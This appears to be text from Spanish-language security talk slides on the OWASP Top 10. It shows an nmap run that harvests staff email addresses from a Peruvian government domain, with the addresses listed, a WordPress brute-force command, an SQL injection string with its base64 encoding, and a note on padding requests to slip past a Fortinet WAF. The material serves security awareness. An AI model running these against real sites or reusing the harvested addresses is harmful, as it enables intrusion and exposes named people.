nmap -p 80 --script http-google-email.nse --script-args  
http-google-email.domain="acme.com" www.acme.com
```

```
:~$ nmap -p80 --script http-google-email --script-args http-google-email.domain="p ..gob.pe" www. .gob.pe  
  
Starting Nmap 6.47 ( http://nmap.org ) at 2015-10-20 22:06 PET  
Nmap scan report for www.pcm.gob.pe (190.116.25.15)  
Host is up (0.20s latency).  
PORT      STATE SERVICE  
80/tcp    open  http  
| http-google-email:  
| secretariadescentralizacion@<b>p ..gob.pe  
| sperez@<b>..gob.pe  
| gvaldivieso@<b>..gob.pe  
| llescano@<b>..gob.pe  
| ongei@<b>..gob.pe  
| pecert@<b>..gob.pe  
| sut@<b>..gob.pe  
| pcateriano@<b>..gob.pe  
| sarobes@<b>..gob.pe  
| prensa@<b>..gob.pe  
| atencionciudadana@<b>..gob.pe
```

--OPEN-SEC: Las direcciones de correo vienen precedidas de "bold". Siempre hay cambios en la rpta de Google.
for email in body:gmatch('[A-Za-z0-9%.%%%-]+@[' .. target) do

```
rviaudez@<b>..gob.pe  
mhuarniz@<b>..gob.pe  
procuraduria@<b>..gob.pe  
ccosavalente@<b>..gob.pe  
jgonzalez@<b>..gob.pe  
aaroca@<b>..gob.pe  
aarzubiaga@<b>..gob.pe  
lortiz@<b>..gob.pe  
cvilchez@<b>..gob.pe  
rcornejo@<b>..gob.pe  
rgarcia@<b>..gob.pe  
pangulob@<b>..gob.pe  
cmazzetti@<b>..gob.pe  
dominios@<b>..gob.pe  
ajara@<b>..gob.pe  
mjuscamaita@<b>..gob.pe  
millona@<b>..gob.pe
```

Nmap done: 1 IP address (1 host up) scanned in 26.10 seconds

stdnse.sleep(2.0)



Usando los diccionarios

```
nmap -n -v -p 80 -sT -sV  
--script http-wordpress-brute  
--script-args 'userdb=./usuarios.lst, passdb=./passwords.lst',  
brute.firstonly=true 192.168.1.145
```


Iteraciones Posibles :
(brute.mode)

User : todos los password son probados contra cada usuario
Pass : cada password es probado contra todos los usuarios
Creds : trabaja en pares

Default : Pass



Usando las herramientas que ya conocemos para encontrar vulnerabilidades “nuevas” en la “nube” (Video!!!)



Y qué hay de nuevo con las otras 8?

A7: Protección contra Ataques Insuficientes

- Cualquier debería detectar :
 - ` or 1=1 - -
- Cuántos detectan ?
 - JyBvciAxPTEgLS0g
- Uno bien Fuertinet evita la fatiga sí la trama es “larga”
 - Trama = 2048 bytes + payload = I want to breath free...



Y qué hay de nuevo con las otras 8?

A7: Protección contra Ataques Insuficientes


- Hay muchas opciones adicionales y DIRECTAS
 - Análisis Dinámico
 - Análisis Estático
 - Lineamientos de Seguridad
 - Threat Intelligence
 - Inteligencia Artificial (machine learning)
 - ...
 - Algún día, algún día !



Y qué hay de nuevo con las otras 8?

A9: Uso de Componentes con Vulnerabilidades Conocidas

- No en aplicaciones, pero, WannaCry les suena ?
- Apache Struts, si, eso si suena.
- Java : Deserialización
 - WebSphere : Nessus - - - > Modificar script NASL
 - Burp, scripts...



Si conoces al enemigo y te conoces a ti mismo, no debes temer los resultados de cientos de batallas.

Sun Tzu, El Arte de la Guerra.



Y aunque somos muy AMIGOS...

